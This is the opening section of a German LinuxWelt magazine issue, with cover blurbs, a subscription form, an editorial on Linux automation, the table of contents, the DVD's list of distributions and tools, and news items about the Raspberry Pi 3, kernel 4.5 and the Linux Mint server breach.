

LINUX



WELT

Power-Tipps für Linux

So läuft alles automatisch!

- System aktualisieren · Programmstarts planen
- Standarddrucker ändern · Musik, Videos, Fotos konvertieren
- Diashows für den Desktop erstellen · Netzinfos sammeln
- Textbausteine anlegen und für alle Anwendungen nutzen
- USB-Sticks automatisch kopieren · Desktop aufräumen



GROSSES SPECIAL

KDE: Der beste Desktop

- Das bringt die alternative Oberfläche: Top-Browser, cooles Mailprogramm, umfangreicher Medienplayer
- Auf DVD: Die besten Distributionen mit KDE



NEUE GENERATION: Raspberry Pi 3

Sicherheits-Check fürs WLAN

So beseitigen Sie Lücken in Ihrem Netzwerk: Alles scannen, analysieren und absichern

Windows-Programme unter Linux nutzen

So einfach geht's mit Virtualisierungs-Tools: Die besten Tipps zu Virtualbox & Co.

Ihr perfekter Linux-Stick

Jeden PC mit Ihrem Stick starten, sicher surfen und überall arbeiten



Die besten Notfall-Tipps

- WLAN-Probleme lösen
- Fehler bei Festplatte, SSD und in Shell-Befehlen finden u.v.m.

Multiboot-DVD!

Über 8000 Seiten Linux-Wissen

35 Handbücher zu Ubuntu, Mint, Open Suse, Libre Office, Gimp u.v.m.

Die 10 besten Spezialsysteme

Linux Mint KDE 17.3 · Solus 1.0 · Open Suse Tumbleweed · Manjaro KDE 15.12 · Q4-OS 1.4.7 · Scientific Linux 7.2 · Bodhi Linux 3.1.1 · System Rescue CD 4.7.1 · Slitaz · Puppy Linux „Slacko“ 6.3



Das ultimative Know-how-Paket 2016!

35 Top Linux-Handbücher

Über 8000 Seiten zu Ubuntu, Mint, Open Suse, Libre Office ...
PLUS: 270 Seiten Linux-Tipps als E-Book



Stellen Sie uns auf die Probe! 2x LinuxWelt zum Testpreis



Jetzt testen:
2x LinuxWelt
gedruckt & digital
11,90 €

Satte **30%** gespart!

Als Print-Abonnent der **LinuxWelt** erhalten Sie Ihre Ausgabe in der PC-WELT App **IMMER GRATIS** inklusive DVD-Inhalte zum Download.

- ✓ **2x LinuxWelt als Heft frei Haus** mit Gratis-DVD
- ✓ **2x LinuxWelt direkt aufs Smartphone & Tablet** mit interaktivem Lesemodus

Jetzt bestellen unter

www.pcwelt.de/linuxtesten oder per Telefon: 0711/7252277 oder ganz einfach:



1. Formular ausfüllen



2. Foto machen



3. Foto an shop@pcwelt.de

Ja, ich bestelle das LinuxWelt Testabo für 11,90 €.

Möchten Sie die LinuxWelt anschließend weiter lesen, brauchen Sie nichts zu tun. Sie erhalten die LinuxWelt für weitere 6 Ausgaben zum aktuellen Jahresabpreis von z.Zt. 49,50 EUR. Danach ist eine Kündigung zur übernächsten Ausgabe jederzeit möglich.

ABONNIEREN	Vorname / Name			
	Straße / Nr.			
	PLZ / Ort			
	Telefon / Handy		Geburtsstag TT MM JJJJ	
	E-Mail			

Ich bezahle bequem per Bankeinzug.
 Ich erwarte Ihre Rechnung.

BEZAHLEN	Geldinstitut
	IBAN
	BIC
	Datum / Unterschrift des neuen Lesers

LWPM14147

Arne Arnold,
Redakteur
aarnold@it-media.de



Heben Sie das Potenzial

Selbstfahrende Autos und laufende Roboter verlassen seit letztem Jahr die Forschungslabore der großen Hersteller und zeigen im Testbetrieb, wie automatisiert und selbstständig sie heute schon agieren. Und was macht Ihr Linux-PC zu Hause? Zumindest bei meinem System lief bislang noch nicht besonders viel automatisiert ab. Ganz im Gegenteil: Selbst für Standardaufgaben, etwa das Kopieren meiner Fotos vom USB-Stick auf den PC, bemühte ich noch den Dateimanager.

Doch gerade Linux bietet bezüglich der Automatisierung und Vereinfachung von Aufgaben ein großes Potenzial. Alltägliche, aufwendige oder einfach nur lästige Arbeitsschritte lassen sich oft durch Tools und Scripts erledigen. Darum finden Sie in diesem Heft alles Wichtige zum Thema Automatisierung am Linux-Desktop.

Das Schöne ist: Sie müssen kein Programmierer sein, um Linux für sich arbeiten zu las-

sen. Die meisten Tipps und Tricks beziehen sich auf Bordmittel, die Sie nur einmal konfigurieren. Von da an laufen die Aufgaben am PC mit einem Klick oder gar ganz wie von selbst ab.

Die Suche nach dem perfekten Linux für die eigenen Ansprüche beschäftigt viele PC-Nutzer. Die Entscheidung für eine Distribution hängt auch von der enthaltenen Oberfläche ab. Sollten Sie sich bisher noch nicht mit der Arbeitsumgebung KDE beschäftigt haben, bietet sich hierfür unser zweiter Schwerpunkt im Heft an. Denn KDE ist nicht nur der dienstälteste, heute noch relevante Desktop – er ist auch seit Jahren laut Umfragen der beliebteste. Und das aus gutem Grund: Bei KDE sind Top-Anwendungen dabei, und in der aktuellen Version Plasma 5 ist das Design so frisch wie bei kaum einer anderen Oberfläche.

Viel Spaß beim Lesen!

Arne Arnold

Jetzt testen! Die neue Magazin-App von PC-WELT, LinuxWelt & Co.


Wir haben die Magazin-App der PC-WELT komplett neu entwickelt – und die Vorteile für Sie liegen direkt auf der Hand: Alle Hefte, alle Reihen und alle Sonderhefte stehen dort für Sie bereit. Die App läuft auf allen großen Mobil-Plattformen – iPhone, iPad, Android-Smartphones und -Tablets, Windows 8.1 und Windows Phone 8, allerdings noch nicht unter Linux.

Die erste Ausgabe, die Sie herunterladen, ist für Sie kostenlos. Um die App zu nutzen, installieren Sie die für Ihr Gerät passende Version einfach über die Download-Links unter www.pcwelt.de/app. Auf dieser Seite finden Sie auch alle Informationen zu den neuen Funktionen und zum schnellen Einstieg. Als Abonnent – zum Beispiel der LinuxWelt – bekommen Sie die digitale Ausgabe des Abonnements für Ihr Mobilgerät kostenlos dazu, auch mit speziell angepasstem Lesemodus und Vollzugriff auf die Heft-DVD.

Übrigens: Wenn Sie eine digitale Ausgabe gekauft haben, können Sie sie auf allen Ihren Geräten lesen.




www.pcwelt.de/app



22 | Linux automatisch

Heftschwerpunkt für ambitionierte Nutzer: Informieren Sie sich über alle prominenten und weniger bekannten Möglichkeiten, ein Linux zu automatisieren.



74 | Rasberry & Co.

Platinenübersicht - Grundlagen zu Systemimages - Projekte: Hier verschaffen Sie sich den Durchblick im Platinenmarkt und lesen über neue Projekte.

Grundlagen

7 | Raspberry Pi 3 / Linux-News

Platinenklassiker (jetzt mit WLAN) und die aktuellsten Linux-Trends

10 | Linux im Reagenzglas

Heftübersicht: Linux bleibt starker Motor für neue Hardware und Software

12 | Distributionen auf Heft-DVD


Im Steckbrief: Desktopneuheit Solus, Open Suse, Manjaro KDE u. v. a.

18 | ZFS für Linux

Ultimatives Dateisystem unter Ubuntu: Was es kann und wer es braucht

20 | Linux-Handbücher auf DVD

35 Handbücher mit Linux-Know-how auf Heft-DVD: Vertiefen Sie Ihr Linux-Wissen!



Manjaro: Arch Linux für Einsteiger S. 15

Special

Linux automatisch

22 | Autostarts und Cronjobs

Automatische Programmstarts: Diese Startrampen sollten Sie kennen

24 | Shell-Scripts für alle Fälle

Bash für den Alltag: Strategien und Beispiele für die Automatisierung von Alltagsaufgaben

28 | Multifunktionales Autokey

Geniales Tool für Autotext und Hotkeys: So legen Sie globale Textbausteine an, die für alle Programme gelten

32 | Auslöser im Dateisystem

Incron: Wie die Ankunft von Dateien automatische Aktionen auslöst

36 | Cuttlefish-Makros

Wenn-Dann-Logik: So reagiert das System auf Hardwareereignisse

38 | Automatisches Backup

Rsync-Strategien: So sichern Sie Ihre Dateien vollautomatisch

40 | Automatisieren mit IFTTT

„If This Than That“: Die automatische Interaktion zwischen Onlinediensten

Special

Desktop KDE

42 | Das KDE-Konzept

Anpassungsfähiges und detailverliebtes KDE: Was die beliebteste Linux-Oberfläche auszeichnet

44 | Die Programme von KDE

Mehr als nur ein Desktop: Die typischen KDE-Anwendungen sind ein starkes Motiv für die Wahl dieser Oberfläche

47 | KDE-Dateimanager

Dolphin, Krusader und KIO-Slaves: So arbeiten Sie mit KDE-Dateimanagern und den KIO-Schnittstellen zum Netzwerk

50 | Die besten Tipps für KDE



Kontrolleiste, Aktivitäten, Krunner: Diese Tricks und Funktionen müssen Sie kennen, um KDE optimal zu nutzen



Dateimanager Krusader unter KDE S. 47

10 x Linux

Die Heft-DVD mit 8 GB Systemsoftware: Zehnmal startklares Linux bietet attraktive Desktopsysteme und spezialisierte Zweitsysteme



56 | Alles läuft unter Linux
Virtualisierung mit Kernel Virtual Machine (KVM): So funktioniert die eingebaute Linux-Virtualisierung – mit Ausblick auf Virtualbox und Vmware.



86 | Netzwerk-Check
Angriffe auf das eigene Netz entlarven Problemstellen: Das Metasploit Framework unter Kali Linux ist auf Schwachstellen spezialisiert.

Software

56 | Alles läuft unter Linux
Wer vermisst Windows-Software? So richten Sie sich virtuelles Windows mit KVM, Virtualbox und Vmware ein

62 | Optimale Mobilsysteme
Hardware und Software für schnelle Mobilsysteme: Was Sie bei USB-Sticks und Systemauswahl beachten müssen

66 | Einstieg in Arch Linux
Komfortbrücken zum legendären Arch: So gelingen Installation und Ersteinrichtung von Manjaro und Antergos

70 | Neue Software
Schwergewichte und kleine Helfer in neuer Version: Libre Office, Calibra, Mplayer, Playonlinux, Keepass u. a. m.



Schnelle Mobilsysteme selbst gebaut S. 62

Raspberry & Co.

74 | Platinenüberblick
Platinengedänge rund um den Raspberry: Behalten Sie den Überblick und entscheiden Sie richtig

78 | Images für Platinen
Grundlagenbeitrag: Mit diesem Handwerkszeug schreiben Sie Platinensysteme bootfähig auf Speicherkarten

80 | Diashow für Anspruchsvolle
Raspberry als repräsentativer Komfortbilderrahmen: ein Projekt für Fotoenthusiasten und Firmenfoyers

84 | Raspberry Pi über PoE
Ein Kabel weniger und Unabhängigkeit von der Steckdose: So erhält der Platinenrechner Strom übers Ethernet



Power over Ethernet (PoE) S. 84

Netzwerk & Internet

86 | Metasploit-Netzwerk-Check
Einführung in Kali Linux und Metasploit: Diese Profiwerkzeuge entlarven Konfigurationsfehler in Ihrem Netzwerk

90 | Powerline mit Linux
Alternative zu Ethernet und WLAN: Was Sie bei dieser Technik beachten müssen und wie Sie den Durchsatz analysieren

94 | Fernsehen über das Internet
Streaming und Video on Demand: Wie Sie mit Ihrem Linux-System bestens unterhalten werden

96 | Grafische SSH-Clients
SSH-Serveradministration: Diese grafischen Tools machen die Verwaltung von Raspberry & Co. komfortabler

Praxis

100 | Desksottipps
Desktops in Form: Neue Tipps und interessante Tools für die Oberflächen Unity, Gnome, LXDE und Mate

104 | Konsolentipps
Kommandobrücke: So finden Sie Dateidubletten und entkoppeln Tasks vom Terminal

106 | Hardwaretipps
WLAN, Audio, Festplatte, CPU: Mit diesen Tricks lösen Sie lästige Alltagsprobleme bei Hardwarekomponenten

108 | Softwaretipps
Handwerk und Raffinesse: Wie Sie Epub konvertieren, Thunderbird reparieren und zwei Firefox-Instanzen nutzen

Standards

- 3 | Editorial
- 6 | DVD-Inhalt
- 27 | Leserbefragung
- 112 | Leserbriefe/Service
- 113 | Impressum
- 114 | Vorschau



Software auf Heft-DVD

Zehnmal Linux (plus Tools & Infos)

● **Linux Mint 17.2 KDE** (64 Bit)

Der mit Abstand beliebteste inoffizielle Ubuntu-Abkömmling kombiniert Kubuntu 14.04.2 LTS mit eigenen Anpassungen. Dies ist die Mint-Ausgabe mit KDE 4.14.2 auf dem Desktop. Dazu gibt auch neuere Pakete von Libre Office (Version 5). Das installierbare Live-System liegt auch als ISO-Datei auf DVD.



● **Solus 1.0** (64 Bit)

Eine neue Distribution betritt die Bildfläche: Solus ist von Intels Projekt Clear Linux inspiriert, aber als Desktopsystem konzipiert, das seine eigene Oberfläche „Budgie“ benutzt. Auch der Paketmanager ist eine Eigenentwicklung. Zielgruppe der jungen Distribution sind Fortgeschrittene und Entwickler. Das installierbare Live-System liegt auch als ISO-Datei auf DVD.



● **Open Suse Tumbleweed** (64 Bit)

Tumbleweed ist jener Zweig von Open Suse, der zuerst die neuesten Versionen von Programmpaketen bekommt. Es handelt sich um einen eigenen Distributionszweig für Fortgeschrittene, vergleichbar mit Debian Sid, und ist ebenfalls als „Rolling Release“ konzipiert. Der Desktop ist KDE Plasma 5. Das installierbare Live-System liegt auch als ISO auf DVD.



● **Manjaro KDE 15.12** (32 Bit)

Manjaro vereinfacht den Einstieg in Arch-Linux. Es entfernt sich zu diesem Zweck deutlich vom reinen Arch-Weg und bietet einen grafischen Installationsassistenten sowie eine Paketverwaltung mit GUI. Der Desktop ist hier ein brandneues KDE Plasma 5.5.1. Die Distribution liegt auch als ISO-Datei auf DVD.



● **Q4-OS 1.4.7** (32 Bit)

Das Debian-System ist auf alte Hardware zugeschnitten und arbeitet deshalb mit dem besonders schlanken Desktop Trinity, der das alte KDE 3.5 als Abspaltung am Leben erhält. Wie bei einem originalen Debian 8 nutzt Q4-OS nun auch Systemd zur Systeminitialisierung. Das installierbare Live-System liegt auch als ISO-Datei auf DVD.



● **Scientific Linux 7.2** (64 Bit)

Dieser inoffizielle Red-Hat-Klon wird vom Forschungszentrum Fermilab gepflegt und war unter anderem lange Zeit am Cern in Genf in Verwendung. Scientific Linux erweitert die Paketquellen von Red Hat und präsentiert ein ansehnliches GNOME 3.14 im Klassikmodus. Die Systembasis ist Red Hat Enterprise Linux 7.2. Liegt auch als ISO-Datei auf DVD.



● **Bodhi Linux 3.1.1** (32 Bit)

Das System basiert auf Ubuntu 14.04 LTS, liefert aber auf dem Desktop ein stark angepasstes, sehr schlankes Enlightenment E17 mit und verpasst sich ein nüchternes Äußeres. Bodhi Linux 3.1.1 behebt zahlreiche Fehler der Vorgängerversion. Auch als ISO-Datei auf DVD.



● **System Rescue CD 4.7.1** (64/32 Bit)

Die System Rescue CD bringt alles mit, was Linux-Experten zur Reparatur liegengeliebener Systeme brauchen, unter anderem auch den Partitionierer Gparted 0.25. Das Live-System ist ein klassisches Notfallsystem, das auf Gentoo aufbaut. Auch als ISO-Datei auf DVD.



● **Slitaz Rolling** (32 Bit)

Das System bringt nur 50 MB auf die Waage und bietet trotzdem einen grafischen Desktop und den schlanken Webbrowser Midori 0.5.2. Über einen Paketmanager kann das Live-System zur Laufzeit mit weiteren Programmen ergänzt werden. Auch als ISO-Datei auf DVD.



● **Puppy Linux „Slacko“ 6.3** (32 Bit)

Das besonders kleine Live-System ist seit jeher für den schnellen Start und für geringen Ressourcenverbrauch optimiert und bietet eine optisch ansprechende Arbeitsoberfläche. Puppy Linux „Slacko“ nutzt die Paketquellen von Slackware 14.1 und ist zur Laufzeit erweiterbar.



Bootfähige „Extras & Tools“

Die nachfolgend aufgeführten bootfähigen Extras und Imagetools gehören zum Standardservice jeder LinuxWelt-DVD. Anleitungen und Tipps zu diesen Tools finden Sie im HTML-Text der Heft-DVD.

● **Super Grub Disk 2.02**

Das startfähige Tool Super Grub Disk 2 liefert eine Boothilfe für Linux-Systeme, bei welchen der Bootloader vom Typ Grub 2 nicht mehr intakt ist oder von Windows überschrieben wurde. Das Tool ist direkt aus dem Multibootmenü auf DVD unter „Extras und Tools“ startklar.

● **Hardware Detection Tool (HDT)**

Einen Überblick zur kompletten Hardware eines Systems bietet das startfähige Hardware Detection Tool, auch wenn noch kein Betriebssystem installiert ist. In einem englischsprachigen Fenster zeigt HDT Kategorien wie PCI, RAM, Prozessor und Bios an.

● **Memtest 86+ 5.01**

Der aktuelle Memtest 86+ testet den Arbeitsspeicher und unterstützt auch moderne Intel-Chipsätze. Das Diagnoseprogramm läuft auf jedem PC mit 32-Bit- als auch 64-Bit-CPU-Sowie allen verbreiteten RAM-Typen. Es beginnt sofort nach dem Start mit den Tests, die jederzeit unterbrochen werden können.

● **DBAN 2.3**

Dari's Boot and Nuke (DBAN) löscht Daten auf magnetischen Datenträgern endgültig durch Überschreiben. Auch Wiederherstellungstools können so keine Daten mehr rekonstruieren. DBAN eignet sich nur für Festplatten. Auf Flashspeichern, SSDs und USB-Sticks ist das Tool wirkungslos.

● **Plop Bootmanager 5**

Dieser Bootmanager kann von USB-Geräten booten, auch wenn dies das Bios des Rechners nicht unterstützt. Plop bietet dafür ein eigenes Bootmenü und lässt sich von DVD starten, um ein angeschlossenes USB-Laufwerk zu booten.

Software auf DVD

● **Imgburn 2.5.8.0**

Kompaktes deutschsprachiges Brennprogramm für alle Windows-Versionen, um Image-Dateien auf CDs/DVDs zu schreiben. Werbefinanzierte Freeware. Hinweis: Die Installation bietet optional die Einrichtung der Ask-Toolbar und von Werbe-Links auf dem Desktop an.

● **Unetbootin 6.13**

Das Tool mit grafischer Oberfläche transferiert mit wenigen Klicks die ISO-Images zahlreicher Distributionen bequem auf USB-Stick und Speicherkarten und macht diese mit einem eigenen Bootmenü startfähig. Auf DVD finden sich 32-Bit- und 64-Bit-Versionen für Linux (alle Linux-Distributionen) sowie für Windows und Mac-OS X.

● **Win 32 Disk Imager 0.9.5**

Grafisches Windows-Tool, um hybride ISO-Images (für DVD und USB) und IMG-Dateien (für USB und Speicherkarten) wie unter Linux mit dd direkt auf einen USB-Stick zu übertragen.

● **Win 32 Disk Imager 0.7 Portable**

Die portable Version des Win 32 Disk Imagers benötigt keine Installation, sondern läuft sofort nach dem Aufruf der EXE-Datei unter Windows.

● **Putty 0.66**

Ein Terminalclient für SSH und Telnet, der für alle Windows-Systeme geeignet ist. Putty liegt in Form einer EXE-Datei vor und braucht nicht installiert zu werden. Das Open-Source-Programm ist englischsprachig.

● **Kitty 0.66**

Als Abspaltung von Putty ist Kitty ebenfalls ein Terminalclient für SSH, allerdings mit einigen ergänzten Funktionen. Es ist Open Source und wird wie Putty einfach über seine EXE-Datei gestartet.

● **7-Zip 15.14**

Windows-Version des bekannten Packprogramms in 32 & 64 Bit.

PDF-E-Booklet 3/2016

270 Seiten zum Nachschlagen, Nachsehen und Nachlesen. Frühere Beiträge der LinuxWelt liefern zeitlose Grundlagen wie den Vergleich verschiedener Distributionen und Know-how zur Hardware. Die Rubriken zu Linux als Server, zum Raspberry Pi und zur Systemsicherheit sind mit Artikeln der letzten LinuxWelt aufgefrischt.




35 Handbücher als PDF

Die Heft-DVD bietet dieses Mal **35 offizielle Handbücher** zu Linux-Distributionen und Open-Source-Software als weiterführende Fachliteratur. Unter anderem sind die deutschsprachigen Handbücher von Linux Mint und Suse Linux vertreten, die exzellente Dokumentation von Tuxcadamy sowie englischsprachige Klassiker zu Bash, Python und Perl.

● Startfähiges Live-System auf DVD

● Live-System plus ISO-Datei auf DVD

● Programm auf DVD





Weitere Infos

Detaillierte Beschreibungen zu den Linux-Systemen auf DVD lesen Sie im Heft ab Seite 12. Zusätzliche Anleitungen und Hinweise zu den Distributionen auf Heft-DVD liefert die HTML-Oberfläche, die Sie über die Datei „index.html“ in einem Browser öffnen. Im Heft-Special geht es um Scripts und Automatisierung unter Linux ab Seite 22. Das zweite Special ab Seite 42 dreht sich um Konzept und Tuning der KDE-Oberfläche.

Raspberry Pi in der dritten Generation

Zum vierten Geburtstag des Raspberry Pi erscheint die bisher leistungsstärkste Variante: der Raspberry Pi 3 mit schnellerer CPU, WLAN und Bluetooth.

Von HANS-CHRISTIAN DIRSCHERL



Die Raspberry Pi Foundation hat Anfang März überraschend früh den Raspberry Pi 3 vorgestellt. Gegenüber dem Raspberry Pi 2 (und den noch schwächeren Modellen A/A+ und B/B+) unterscheidet er sich durch seine schnellere CPU, den integrierten WLAN-Chip und Bluetooth.

Schnellerer Prozessor

Der Raspberry Pi 3 wird von einem BCM2837-System-on-a-Chip von Broadcom angetrieben. Dessen Vier-Kern-Prozessor ist ein ARM Cortex-A53, der mit 1,2 GHz getaktet ist und 64 Bit unterstützt – das sind 300 MHz mehr, als der 32-Bit-Prozessor ARM Cortex-A7 des Raspberry Pi 2 Modell B liefert. Das soll eine um 50 bis 60 Prozent gesteigerte Leistung gegenüber dem 2er und laut den Entwicklern sogar das Zehnfache der Prozessorleistung des Raspberry Pi 1 ermöglichen.

WLAN-Chip on Board

Außerdem ist im Raspberry Pi 3 ein WLAN-802.11n-Chip verbaut. Das entspricht zwar nicht dem derzeit schnellsten WLAN mit AC-Tempo, doch für die Zwecke des Minicomputers sollte das in den meisten Fällen

reichen. Damit wird eine zusätzliche WLAN-Erweiterung überflüssig. Bluetooth 4.1 ist ebenfalls im Raspberry Pi 3 integriert. Nutzer, die sich vom Raspberry Pi Gigabit-Ethernet erhofft hatten, müssen auf zukünftige Modelle warten oder zu Alternativen greifen.

Der Raspberry Pi 3 ist den Machern zufolge vollständig abwärtskompatibel, so dass bereits vorhandene Projekte für den Raspberry Pi 1 und 2 standstilllos auch auf dem 3er laufen. Der Formfaktor des Raspberry Pi 3 entspricht demjenigen der Vorgänger Raspberry Pi 1 Modell B+ und Raspberry Pi 2 Modell B, lediglich die Position der LEDs wurde verändert, um Platz für die WLAN- und Bluetooth-Antenne zu schaffen.

Der Raspberry Pi 3 kann wieder mit einem Fünf-Volt-Micro-USB-Stromanschluss versorgt werden. Allerdings empfehlen die Entwickler einen Anschluss mit 2,5 Ampere, um eine ausreichende Stromversorgung zu gewährleisten.

Bei mehreren an USB angeschlossenen Festplatten ist dennoch eine externe Stromversorgung via USB-Hub notwendig. Das für Raspberry Pis üb-

liche Betriebssystem Raspbian wird zum Start in der 32-Bit-Version auch für das Modell 3 verfügbar sein; erst in den nächsten Monaten will man überlegen, ob sich die Entwicklung einer 64-Bit-Version lohnt.

Zwischenbilanz

Die Raspberry-Macher ziehen Bilanz: Seit der Vorstellung des Raspberry Pi Modell B am 29. Februar 2012 wurden bis heute über acht Millionen Exemplare des Minirechners verkauft, darunter drei Millionen Raspberry Pi 2, die bisher stärkste Version des Mini-PCs. Die Foundation beschäftigt mittlerweile über 60 Festangestellte.

Preis und Verfügbarkeit

Der Raspberry Pi 3 ist ab sofort im einschlägigen Elektronikfachhandel ab 39 Euro erhältlich. Damit hält der deutlich verbesserte Raspberry Pi 3 seinen Preis gegenüber dem Vorgänger.

Die älteren Modelle bleiben zu den bisherigen Preisen weiter erhalten. Auch das „5-Dollar-Modell“ Raspberry Pi Zero ohne Netzadapter wird es weiterhin geben – hierzulande allerdings nicht unter zehn Euro.

Linux-Kernel 4.5 freigegeben

Linux Torvalds hat in seiner Eigenschaft als federführender Chef-Pinguin im März den aktuellen Kernel 4.5 veröffentlicht, der bemerkenswerte Neuerungen für die ARM-Plattform bringt. So erlaubt eine Überarbeitung des Codes für ARM6 und ARM7 die Zusammenlegung beider Plattformen in einen einzigen Kernel. Ein Kernel kann damit beispielsweise einen Ras-



berry Pi und einen Pi 2 bedienen. Die neuen Treiber für die Platine bringen zudem Grafiktreiber mit 3D-Unterstützung. Treiber hat auch Intel für seine nächste Mikroarchitektur „Kaby Lake“ beigesteuert. Unter den Dateisystemen fallen die Updates für das Flash-Friendly File-System (F2FS) auf, etwa zur Selbstdefragmentierung und zur Fehlerbehandlung bei defekten Superblöcken.

Ubuntu, Kubuntu und Xubuntu 14.04.4

Für die Ubuntu-Varianten 14.04 LTS (Langzeitsupport) sind neue Installationsmedien



in der Version 14.04.4 erschienen. Diese vierte Aktualisierung der Medien bringt alle Patches und Korrekturen mit, die seit der Veröffentlichung von Ubuntu 14.04 erschienen sind. Wer bereits ein Ubuntu 14.04 installiert hat,

braucht diese Medien natürlich nicht, da der Paketmanager im laufenden Betrieb automatisch alle Updates abholt. Ubuntu mit Langzeitsupport wird sowohl in der Desktop- als auch in der Servervariante insgesamt fünf Jahre mit Aktualisierungen versorgt – die Version 14.04 also noch bis April 2019.

Ubuntu: Neue Tablets und Smartphones

Sollte sich nun der Knoten um Canonicals Pläne für Ubuntu als Mobil-Betriebssystem lösen? Auf dem Mobile World Congress (MWC) Ende

Februar in Barcelona hat die Firma hinter Ubuntu das Tablet Aquaris M10 vorgestellt. Dieses Gerät des spanischen Herstellers Bq soll im zweiten Quartal 2016 weltweit auf den Markt kommen und bereits konvergenzfähig sein. Konvergenz bedeutet hier: Mit Monitor, Maus und Tastatur verwandelt sich das Ubuntu-Tablet in einen vollwertigen Linux-PC mit dem gewohnten Desktop.



Alle News von David Wolski

Vulkan Vulkan 1.0 veröffentlicht

Der Nachfolger von Open GL ist enthüllt: Die 3D-Programmierschnittstelle Vulkan ist Ende Februar in der Version 1.0 erschienen und hat bereits Treiberunterstützung von Nvidia sowie Intel bekommen. Vulkan verteilt die Rechenlast für 3D-Grafik besser auf mehrere Prozessorkerne und vereinfacht unter anderem die Entwicklung von leistungsfähigen Spieleengines. Das erste Spiel mit Unterstützung von Vulkan 1.0 ist Talos Principle, das auf identischer Hardware einen gewaltigen Leistungsschub hinlegt. Auch die Engine Source 2 von Valve wurde bereits für Vulkan portiert.

Astro Pi: Zweites Gerät in der ISS



In Zusammenarbeit mit dem britischen Astronaut Tim Peake hat die Raspberry Pi Foundation eine Testumgebung auf der Basis eines Raspberry Pi für selbst programmierte Programme von Schülern an Bord der ISS gebracht. Das Projekt mit dem Namen „Astro Pi“ ist Mitte Februar um einen zweiten Raspberry Pi erweitert worden. Ein Aufsteckboard richtet eine Infrarotkamera auf die Erde und die Platine führt damit mehrere Experimente aus. Das erste nennt sich „Flags“ und erkennt Staaten anhand der Umriss der Landmassen (<https://astro-pi.org>).

Compulab: Passiv gekühlter Linux-PC

Der Hersteller von Platinen und Industrie-PCs

hat mit dem Airtop seine Palette von kompakten Linux-PCs erweitert. Die Besonderheit der Airtop-Serie ist eine Gehäuseform, die als Kühlkörper dient und ohne Lüfter bis zu 200 Watt Abwärme abführen kann. Wie bei den anderen Mini-PCs des


Herstellers wird auch der Airtop mit vorinstalliertem Linux Mint 17 ausgeliefert. Es handelt sich um einen High-End-PC, dessen 1150-Sockel sich bis hin zu einem Intel Core i7 bestücken lässt. Zielgruppe sind Anwender, die eine lautlose, spieletaugliche Workstation suchen, die sich nicht unter dem Schreibtisch verstecken muss. Das fast



sieben Kilo schwere Gehäuse mit integrierten Heatpipes und Broadwell-Hauptplatine, aber ohne CPU und Festplatte, ist jetzt für umgerechnet 720 Euro zu haben. In der Ausführung mit Intel Core i5, acht GB RAM und 500-GB-Festplatte kommt ein fertig montierter Airtop mit Linux Mint auf etwa 900 Euro (<http://airtop-pc.com>).

Nvidia: Nouveau lädt Firmware nach

Die aktuellen Grafikkarten von Nvidia liefern unter Linux gute Leistung mit dem proprietären Treiber des Herstellers, aber der Open-Source-Treiber „Nouveau“ im Linux-Kernel musste bei neuen Nvidia-Chips bisher passen. 3D-Beschleunigung war nicht mehr möglich, da dem Treiber die nötige Firmware fehlte. Jetzt hat Nvidia die Lizenz zu Firmware-Blobs für die Grafikkarten der 900er-Serie so geändert, dass Linux-Distributionen diese Binaries mit ausliefern dürfen. Die Lei-



stung der Herstellertreiber wird Nouveau trotzdem nicht erreichen können, denn die Energieverwaltung der GPUs bleibt unter Verschluss.

Debian: Wieder Firefox statt Iceweasel

Eine Endlosdiskussion zwischen Debian-Entwicklern


und der Mozilla Foundation geht auf ihr Ende zu: Nachdem das Logo von Firefox unter eine andere freiere Lizenz gestellt wurde, kann Debian den Browser Firefox wieder unter seinem originalen Namen aufnehmen.



Vor neun Jahren hatte Debian den Browser in seinen Paketquellen umbenannt, da die Auflagen von Mozilla nicht konform mit den strengen Open-Source-Richtlinien von Debian gingen. Nach der Einigung darf der Browser in Debian 9 wieder „Firefox“ heißen.

Linux-Server für die Westentasche



Nur 170 Gramm bringt der Miniserver „Ocean“ der US-Firma iCracked auf die Waage und passt mit seinen geringen Abmessungen in jede Westenta-



sche. Vorinstalliert ist auf dem Server ein Debian 8 „Jessie“; ein ARM-Prozessor mit zwei Cortex-A7-Kernen und ein GB RAM sorgen für die ausreichende Leistung für kleinere Projekte. An Schnittstellen gibt es USB 3.0 und die Netzwerkverbindung erfolgt über WiFi 802.11 b/g/n. Der Miniserver hat einen Akku mit 4200 mAh Kapazität, der auch Smartphones und Tablets unterwegs aufladen kann. Die Geräte werden voraussichtlich im April für 179 US-Dollar verfügbar sein.

Webseite von Linux Mint gehackt

Nach einer erfolgreichen Attacke auf die Webserver von Linux Mint wurde unter anderem die Forendatenbank mit 71 000 Benutzerkonten ausgelesen. Zudem haben die Angreifer am 20. Februar Download-Links zu Linux Mint 17.3 Cinnamon manipuliert und kurzzeitig eigene ISO-Images mit eingebauter Backdoor zum Download angeboten. Laut Clement Lefevre, dem Kopf hinter Linux Mint, kamen die Angreifer über einen Fehler in der Wordpress-Installation auf die Server – wohl schon deutlich früher, da die Forumsdatenbank auf einer Dark-Web-Seite bereits im Januar zum Verkauf angeboten wurde. Die Pannenserie hat die Diskussionen um den Stellenwert von Sicherheit in und um Linux Mint neu entfacht.



Linux im Reagenzglas

Man nehme Linux, ein Stück Hardware und etwas Extrasoftware. Vielleicht noch einen Desktop? Dann dreimal schütteln: Nicht alles glückt, aber vieles – Ergebnisse und Variantenreichtum überraschen immer wieder.

Von **Hermann Apfelböck**

Die kreative Kombinatorik rund um den Linux-Kernel ist ungebremst.

Bei Kleinstrechnern gibt es monatlich neue Hardware, die für Linux konzipiert ist. Bei den Distributionen kommen ständig Neuheiten hinzu, die sich auf bestimmte Hardware spezialisieren oder bisherige Platzhirsche angreifen. Und auch bei den Desktopkonzepten und Optimierungstools für Desktopanwender ist kein Ende der Fahnenstange in Sicht. Das vorliegende Heft zeigt wieder einmal die ganze Dynamik rund um das Thema Linux.

Im Reagenzglas der Entwickler: Neue Hardware, neue Software

Zur Freude der Platinenkäufer eskaliert der Platinenkrieg: Einen ersten Blick auf den überraschend frühen Raspberry Pi 3 mit WLAN-Chip fin-

den Sie auf Seite 7. Die Hefetrubrik „Raspberry & Co.“ bietet reichlich Stoff zur Dynamik dieser Hardware-nische, die ohne das anpassungsfähige Linux nicht denkbar wäre.

